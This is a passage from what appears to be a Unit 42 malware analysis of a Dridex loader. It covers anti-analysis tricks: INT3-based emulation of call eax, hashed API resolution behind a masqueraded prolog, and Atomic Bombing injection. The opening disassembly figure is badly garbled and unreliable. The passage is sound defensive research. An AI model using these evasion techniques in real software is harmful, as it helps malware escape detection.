	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434AB .rdata:72A434A1 .rdata:72A434A1 .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC	cmp jz xor jmp 2A434B1: mov mov push push push tion_handler_func call	eax, EXC short ld eax, eax short ld eax, 0FE edx, 0EE eax eax tion endp near ptr	EPTION_BREAKPOINT CC_72A434CC c_72A434FA ; CODE XREF: ; exception_ E338407h E0F6A87h ; sp-analysis failed r get_proc_address	: exception_handler_function+E†j handler_function+15†j	ll eax).
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434AB .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func	eax, EXC eax, eax short lc eax, oFE edx, OEE eax eax tion endp near ptr eax, eax	EPTION_BREAKPOINT CC_72A434CC c_72A434FA ; CODE XREF: ; exception_ E338407h E0F6A87h ; sp-analysis failed r get_proc_address	: exception_handler_function+E†j handler_function+15†j	ll eax).
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434AB .rdata:72A434A1 .rdata:72A434A1 .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push	eax, EXC short lc eax, eax short lc eax, 0FF edx, 0EF eax eax tion endp near ptr eax, eax short lc 0	c=PTION_BREAKPOINT c=PTION_BREAKPOINT c=72A434FA ; CODE XREF: ; exception_ 338407h core for a constraint of the co	: exception_handler_function+E†j handler_function+15†j	ll eax).
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434AB .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0	2A434B1: mov push tion_handler_func call test jz	eax, EXC short lo eax, eax short lo eax, 0FE edx, 0FE eax eax tion endp near ptr eax, eax short lo	c=PTION_BREAKPOINT c=PTION_BREAKPOINT c=72A434FA ; CODE XREF: ; exception_ 338407h core for a constraint of the co	: exception_handler_function+E↑j _handler_function+15↑j	ll eax).
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434AB .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434B6 .rdata:72A434BC .rdata:72A434BC .rdata:72A434BC .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0 .rdata:72A434B0	cmp jz xor jmp 2A434B1: mov mov push tion_handler_func call test jz push push push	eax, EXC short lc eax, eax short lc eax, 0FE eax, 0EE eax tion endp near ptr eax, eax short lc 0 0FFFFFFF	<pre>EPTION_BREAKPOINT CEPTION_BREAKPOINT CEC_72A434FA ; CODE XREF: ; exception_ E338407h E0F6A87h ; sp-analysis failed ; get_proc_address cc_72A434CC EFh</pre>	: exception_handler_function+E†j _handler_function+15†j J	ll eax).
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43480	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push push int int	eax, EXC short lc eax, eax short lc eax, 0FE edx, 0EE eax tion endp near ptr eax, eax short lc 0 0FFFFFFF	<pre>cption_BREAKPOINT cc_72A434CC c_72A434FA ; CODE XREF; ; exception_ code code code code code code code code</pre>	: exception_handler_function+E†j handler_function+15†j d ebugger ebugger	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push push push int	eax, EXC short lc eax, eax short lc eax, 0FE edx, 0EE eax tion endp near ptr eax, eax short lc 0 0FFFFFFF	<pre>cption_BREAKPOINT cc_72A434CC c_72A434FA ; CODE XREF; ; exception_ code code code code code code code code</pre>	: exception_handler_function+E↑j handler_function+15↑j d ebugger ebugger : exception_handler_function+23↑j	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43468 .rdata:72A43468 .rdata:72A43466 .rdata	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push push int int 2A434CC: mov	eax, EXC eax, eax short lo eax, off edx, 0Ef eax tion endp near ptr eax, eax short lo 0 0FFFFFFF 3 3	<pre>ception_BREAKPOINT ception_BREAKPOINT oc_72A434FA ; CODE XREF: ; exception_ cases coc_72A434FA ; sp-analysis failed r get_proc_address coc_72A434CC ception_ ; Trap to De ; Trap to De ; cODE XREF: ; .rdata:724 di+4]</pre>	: exception_handler_function+E†j _handler_function+15†j g ebugger ebugger : exception_handler_function+23†j 1434C4†j	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata:72A43488 .rdata	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push push int int 2A434CC: mov add	eax, EXC short lc eax, eax short lc eax, eax eax, 0FE edx, 0FE eax, eax tion endp near ptr eax, eax short lc 0 0FFFFFFF 3 3 eax, [ec [eax+COM	<pre>cption_BREAKPOINT ception_BREAKPOINT oc_72A434CC c_72A434FA ; CODE XREF; ; exception_ compared state ; sp-analysis failed r get_proc_address compared state ; sp-analysis failed r get_proc_address compared state ; sp-analysis failed ; sp-analysis failed ; coDE XREF; ; rrap to De ; CODE XREF; ; .rdata:724 di+4] (TEXTEsp], 0FFFFFF</pre>	: exception_handler_function+E†j _handler_function+15†j g ebugger ebugger : exception_handler_function+23†j 1434C4†j	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43468 .rdata:72A43468 .rdata:72A43466 .rdata	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push push int int 2A434CC: mov	eax, EXC eax, EXC eax, eax short lo eax, 0FF edx, 0EF eax eax tion endp near ptr eax, eax short lo 0 0FFFFFFF 3 3 eax, [ecc [eax+COM edx, [ecc ecx, [ecc	<pre>cption_BREAKPOINT ception_BREAKPOINT oc_72A434FA ; CODE XREF: ; exception_ 338407h coF6A87h ; sp-analysis failed r get_proc_address coc_72A434CC =Fh ; Trap to De ; CODE XREF: ; .rdata:724 di+4] trEXTEsp], 0FFFFFFF it+4] dx+CONTEXTEsp]; EC</pre>	<pre>: exception_handler_function+E^j handler_function+15^j d ebugger ebugger : exception_handler_function+23^j M434C4^j =Ch ; ESP = ESP - 4 :x = CONTEXT.ESP</pre>	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43468 .rdata:72A43468 .rdata:72A43466 .rdata	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push push int int 2A434CC: mov add mov lea mov	eax, EXC eax, EXC eax, eax short lo eax, 0FE edx, 0EE eax tion endp near ptr eax, eax short lo 0 0FFFFFFF 3 3 eax, [eco eax, [eco eax, [eco eax, [eco eax, [eco eax, [eco eax, [eco	<pre>icpTION_BREAKPOINT icpTION_BREAKPOINT oc_72A434FA ; CODE XREF: ; exception_ is exception_ is sp-analysis failed is get_proc_address is coc_72A434CC is fh ; Trap to De ; CODE XREF: ; .rdata:724 ii+4] it=X1Esp], 0FFFFFFF ii+4] is EAX = [ECX] ; EAX = [ECX]</pre>	<pre>: exception_handler_function+E1j handler_function+151j d ebugger ebugger : exception_handler_function+231j X434C41j =Ch ; ESP = ESP - 4 EX = CONTEXT.ESP {] = CONTEXT.ESP</pre>	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43468 .rdata:72A43468 .rdata:72A43466 .rdata	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push push int int 2A434CC: mov add mov lea	eax, EXC eax, EXC eax, eax short lo eax, 0FE edx, 0EE eax tion endp near ptr eax, eax short lo 0 0FFFFFFF 3 3 eax, [eco eax, [eco eax, [eco eax, [eco eax, [eco eax, [eco eax, [eco	<pre>cption_BREAKPOINT ception_BREAKPOINT oc_72A434FA ; CODE XREF: ; exception_ 338407h coF6A87h ; sp-analysis failed r get_proc_address coc_72A434CC =Fh ; Trap to De ; CODE XREF: ; .rdata:724 di+4] trEXTEsp], 0FFFFFFF it+4] dx+CONTEXTEsp]; EC</pre>	<pre>: exception_handler_function+E1j handler_function+151j d ebugger ebugger : exception_handler_function+231j X434C41j =Ch ; ESP = ESP - 4 EX = CONTEXT.ESP {] = CONTEXT.ESP</pre>	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43468 .rdata:72A43468 .rdata:72A43466 .rdata	cmp jz xor jmp 2A434B1: mov mov push tion_handler_func call test jz push push int int 2A434CC: mov add mov lea mov add mov add mov	eax, EXC eax, EXC eax, eax short lo eax, 0FF edx, 0EF eax eax tion endp near ptr eax, eax short lo 0 0FFFFFFF 3 3 eax, [ec eax, [ec	<pre>cption_BREAKPOINT ception_BREAKPOINT oc_72A434CC c_72A434FA ; CODE_XREF; ; exception_ code_reproc_address code_proc_address code_reproc_addre</pre>	<pre>: exception_handler_function+E1j handler_function+151j d ebugger ebugger : exception_handler_function+231j X434C41j =Ch ; ESP = ESP - 4 EX = CONTEXT.ESP {] = CONTEXT.ESP</pre>	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43468 .rdata:72A43468 .rdata:72A43466 .rdata	2A434B1: mov mov mov mov mov mov mov mov	eax, EXC eax, EXC eax, eax short lo eax, eax short lo eax, 0FF edx, 0EF eax eax tion endp near ptr eax, eax short lo 0 0FFFFFFF 3 3 eax, [ec eax, [ec	<pre>icpTION_BREAKPOINT cEPTION_BREAKPOINT oc_72A434FA ; CODE XREF; ; exception_ 338407h c0F6A87h ; sp-analysis failed r get_proc_address coc_72A434CC iff ; Trap to De ; Trap to De ; CODE XREF; ; .rdata:724 ii+4] ix+CONTEXTEsp]; EC cx] ; EAX = [EC) cx-0Ch] ; Exception ecx ; PUSH RETUF ii+4]</pre>	<pre>: exception_handler_function+E†j handler_function+15†j d ebugger ebugger : exception_handler_function+23†j V434C4†j =Ch ; ESP = ESP - 4 :X = CONTEXT.ESP Address</pre>	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43480 .rdata	cmp jz xor jmp 2A434B1: mov mov push tion_handler_func call test jz push push int int 2A434CC: mov add mov lea mov add mov add mov	<pre>eax, EXC eax, EXC short lc eax, eax short lc eax, eax eax tion endp near ptr eax, eax short lc 0 0FFFFFFF 3 3 eax, [ec ecx, [ec ec] ec] [ec ec] [e</pre>	<pre>cprion_BREAKPOINT ception_BREAKPOINT oc_72A434FA ; CODE XREF; ; exception_ compared state ; sp-analysis failed r get_proc_address compared state ; sp-analysis failed r get_proc_address compared state ; sp-analysis failed r get_proc_address compared state ; sp-analysis failed r get_proc_address compared state ; coDE XREF; ; rrap to De ; rrap to De ;</pre>	<pre>: exception_handler_function+E1j handler_function+151j ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ; ;</pre>	
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434A8 .rdata:72A434A7 .rdata:72A434A7 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43481 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43486 .rdata:72A43466 .rdata:72A43468 .rdata:72A43468 .rdata:72A43468 .rdata:72A43466 .rdata	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func call test jz push push int int 2A434CC: mov add mov lea mov mov lea	<pre>eax, EXC eax, eax short lo eax, off edx, 0EF eax eax tion endp near ptr eax, eax short lo 0 0FFFFFFF 3 3 eax, [eco eax, [eco ecx, [eco eco, [eco eco eco, [eco eco eco, [eco eco eco ]</pre>	<pre>cprion_BREAKPOINT ception_BREAKPOINT oc_72A434FA ; CODE XREF; ; exception_ compared state ; sp-analysis failed reget_proc_address compared state ; sp-analysis failed reget_proc_address compared state ; sp-analysis failed reget_proc_address compared state ; coDE XREF; ; Trap to De ; CODE XREF; ; Trap to De ; CODE XREF; ; rrap to De ; CODE XREF; ; resp to De ; CODE XREF; ; Trap to De ; CODE XREF; ; Trap to De ; CODE XREF; ; resp to De ; res</pre>	<pre>: exception_handler_function+E†j handler_function+15†j d ebugger ebugger : exception_handler_function+23†j V434C4†j =Ch ; ESP = ESP - 4 :X = CONTEXT.ESP Address</pre>	

Figure 15. Exception handler emulating call eax.

As can be seen in Figure 15, in the case of EXCEPTION\_BREAKPOINT, the call eax instruction is being emulated. For the sandbox, this should not be a problem; however, it can hinder manual analysis. As can be seen, the exception handler only emulates one instruction. Patching these two INT3 instructions with call eax should not be a big deal. A simple IDA script to patch all CC CC instructions with FF D0 should do the trick.

. LEXC. /41AJ/L9		
.text:741A57E9 loc_741A57E9:		; CODE XREF: sub_741A57DC+5A↓j
.text:741A57E9	push	50h ; 'P'
.text:741A57EB	push	14h
.text:741A57ED	push	3
.text:741A57EF	рор	edx
.text:741A57F0	lea	ecx, [esp+20h+var_18]
.text:741A57F4	call	sub 741ADD28
.text:741A57F9	push	0A52C28B3h
<pre>.text:741A57FE</pre>	push	10154545h
.text:741A5803	call	sub 741B303C
• .text:741A5808	test	eax, eax
_ = .text:741A580A	jz	short loc_741A5811
• .text:741A580C	push	dword ptr [esp+18h+var_18]
• .text:741A580F	call	eax
.text:741A5811		
.text:741A5811 loc 741A5811:		; CODE XREF: sub 741A57DC+2E^j
.text:741A5811	push	0Ah
• .text:741A5813	рор	ecx
• .text:741A5814	call	sub 7418223C
• .text:741A5819	mov	ebx, ebp
• .text:741A581B	lea	ecx, [esp+18h+var 18]
• .text:741A581E	call	sub 741AD020
.text:741A5823		
.text:741A5823 loc 741A5823:		; CODE XREF: sub 741A57DC+58↓j
= toyt, 74145823	inc	, CODE XXEL . SUD_/+1X5/DC+50+J

Figure 16. Patched INT3 instruction with "call eax".

#### **API Hashing**

API Hashing is trivial, however, we observed a few obfuscations and variations in this Dridex Loader.

- 1. Multiple hashing functions.
- 2. Masqueraded Prolog for hashing function.

We observed that, in order to hinder analysis further, this Dridex Loader is using multiple hashing functions. We observed at least two hashing functions and one masqueraded Prolog function, as can be seen below.

*****************		
.text:/4402010		all sub_/440201C(_DWORD *this)
.text:7440201C		proc near ; CODE XREF: sub_74401000+1A8†p
.text:/4402010 55		push ebp
text:7440201D 88 E9		mov ebp, ecx
.CEXC.74402011 08 10 L4 L3 DL		push 0DEE5E4FBh
.LEXU:74402024 08 07 64 55 FE		push 0FE338407h
.text:/4402029 E6 A6 E2 00 00		<pre>call sub_744102D4 ; ntdll_NtMapViewOfSection</pre>
.LEXL:/440202E 00 DI ES DD EA		push 0EABBE5B1h
.text:/4402033 68 0/ 84 33 FE		push 0FE338407h
.text:/4402038 89 85 20 04 00 00		<pre>mov [ebp+42Ch], eax</pre>
.LEXL:7440205E E0 91 E2 00 00		<pre>call sub_744102D4 ; ntdll_NtUnmapViewOfSection</pre>
text:74402043 68 AC F5 85 9A		push 9A85F5ACh
text:74402048 68 07 84 33 FE	P	push 0FE338407h
text:7440204D 89 85 30 04 00 00	m	<pre>mov [ebp+430h], eax</pre>
text:74402053 E8 7C E2 00 00	c	<pre>call sub_744102D4 ; ntdll_NtAllocateVirtualMemory</pre>
<pre>.text:74402058 68 19 14 25 93</pre>	P	push 93251419h
text:7440205D 68 07 84 33 FE	р	push 0FE338407h
.text:74402062 89 85 34 04 00 00	m	<pre>mov [ebp+434h], eax</pre>
text:74402068 E8 67 E2 00 00	c	<pre>call sub_744102D4 ; ntdll_NtFreeVirtualMemory</pre>
text:7440206D 68 D0 C0 DE 26	p	push 26DEC0D0h
.text:74402072 68 07 84 33 FE	p	push 0FE338407h
.text:74402077 89 85 38 04 00 00	m	mov [ebp+438h], eax
.text:7440207D E8 52 E2 00 00	c	call <pre>sub_744102D4 ; ntdll_NtProtectVirtualMemory</pre>
.text:74402082 68 C6 9C A6 A7	p	push 0A7A69CC6h
.text:74402087 68 07 84 33 FE	p	push 0FE338407h
.text:7440208C 89 85 3C 04 00 00		mov [ebp+43Ch], eax
.text:74402092 E8 3D E2 00 00	c	call <pre>sub_744102D4 ; ntdll_NtWaitForSingleObject</pre>
.text:74402097 68 F5 1D 9C 1A		push 1A9C1DF5h
.text:7440209C 68 07 84 33 FE		push 0FE338407h
.text:744020A1 89 85 40 04 00 00		mov [ebp+440h], eax
.text:744020A7 E8 28 E2 00 00	c	call sub_744102D4 ; ntdll_NtSetEvent
.text:744020AC 68 17 1D FA 77	p	push 77FA1D17h
.text:744020B1 68 07 84 33 FE	p	push 0FE338407h
.text:744020B6 89 85 44 04 00 00		mov [ebp+444h], eax
.text:744020BC E8 13 E2 00 00		call sub 744102D4 ; ntdll NtClose
.text:744020C1 68 94 75 B2 AB		push 0ABB27594h
.text:744020C6 68 07 84 33 FE		push 0FE338407h
.text:744020CB 89 85 48 04 00 00		mov [ebp+448h], eax
.text:744020D1 E8 FE E1 00 00		call sub 744102D4 ; ntdll memcpy
.text:744020D6 68 4D 4C 90 FE		push 0FE904C4Dh
.text:744020DB 68 07 84 33 FE		push 0FE338407h
.text:744020E0 89 85 4C 04 00 00		mov [ebp+44Ch], eax
.text:744020E6 E8 E9 E1 00 00		call sub 744102D4 ; ntdll memset
• .text:744020EB 68 67 20 E7 0D		push 0DE72067h
• .text:744020F0 68 07 84 33 FE		push 0FE338407h
<ul> <li>.text:744020F5 89 85 50 04 00 00</li> </ul>		mov [ebp+450h], eax
• .text:744020FB E8 D4 E1 00 00		call sub 744102D4 ; ntdll RtlExitUserThread
• .text:74402100 68 DC FB FF 82		push 82FFFBDCh
• .text:74402105 68 07 84 33 FE		push 0FE338407h
<ul> <li>.text:74402105 08 07 34 35 71</li> <li>.text:7440210A 89 85 54 04 00 00</li> </ul>		mov [ebp+454h], eax
• .text:7440210A 89 85 54 04 00 00		call sub 744102D4 ; ntdll_RtlCreateHeap
• .text:74402115 68 33 83 27 DB		
• .text:74402115 66 55 65 27 DB		
.LEXU:7440211A 00 07 04 33 FE	P	push 0FE338407h

Figure 17. API hashing function sub\_744102D4

.text:7441303C				
.text:7441303C				ss_1@ <eax></eax>
.text:7441303C	get_proc_address			;
.text:7441303C				;
.text:7441303C				
.text:7441303C	arg_0	= dword	ptr 4	
.text:7441303C	arg_4	= dword	ptr 8	
.text:7441303C				
.text:7441303C 8B 44 24 04		mov	eax, [es	p+arg_0]
.text:74413040 8B 54 24 08		mov	edx, [es	
.text:74413040	get_proc_address	_1 endp		
.text:74413040				
.text:74413044				
.text:74413044				I N E ====
.text:74413044				
.text:74413044				
.text:74413044				ress_1_mas
.text:74413044	get_proc_address	_1_mas p	oroc near	;
.text:74413044				;
.text:74413044 57		push	edi	
.text:74413045 53		push	ebx	
.text:74413046 8B FA		mov	edi, edx	:
.text:74413048 8B CF		mov	ecx, edi	
.text:7441304A 33 D2		xor	edx, edx	
.text:7441304C 42		inc	edx	
.text:7441304D 8B D8		mov	ebx, eax	
.text:7441304F E8 D4 D2 FF FF		call	sub_7441	0328
.text:74413054 85 C0		test	eax, eax	
+ovt,74412056 75 10		dia a	chant la	C 74412075

Figure 18. Masqueraded Prolog function.

It can be seen that the Prolog of the get\_proc\_address\_1 function is not normal. The registers eax and edx are being used to pass module hash and API hash to the get\_proc\_address\_1\_mas function. It is possible to call get\_proc\_address\_1 to set eax and edx. Alternatively, they can be set before calling get\_proc\_address\_1\_mas. If a researcher is writing an automation for resolving APIs – such as using AppCall – it is important to watch out for this trick.

We used the IDA AppCall feature to extract all APIs used in the loader. Based on extracted APIs, this Dridex Loader is not different from the Dridex Loader that was observed in early 2021.

Key functions of the Dridex Loader:

- 1. Check process privileges.
- 2. AdjustToken privileges.
- 3. GetSystemInfo
- 4. Uses the "Atomic Bombing" injection technique to load core payload downloaded from command and control server.

The Dridex Loader has been extensively analyzed. Here, we focused mainly on small tricks used across the infection chain to avoid detection and slow down analysis.

### Conclusion

We observed a continued evolution of the infection chain. We saw how malware authors can evade detection engines using legitimate services such as Discord and OneDrive. We analyzed how malware authors continue to add more stages in the infection chain.

Lastly, we briefly looked into the Dridex payload. Although the final payload was similar to the previous Dridex version in terms of behaviour, we noticed an additional unpacking stage and a couple of new changes in the API hashing function. These simple yet powerful tricks that can be challenging for malware analysts, helping the malware avoid detection and slow down analysis.

Palo Alto Networks customers receive protections against the attacks discussed here through <u>Cortex XDR</u> or the <u>WildFire</u> cloud-delivered security subscription for the <u>Next-Generation Firewall</u>.

If you think you may have been compromised or have an urgent matter, get in touch with the <u>Unit 42 Incident Response team</u> or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

#### **Indicators of Compromise**

Indicators of compromise related to the malware discussed here can be found on GitHub.

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our <u>Terms of Use</u> and acknowledge our <u>Privacy</u> <u>Statement</u>.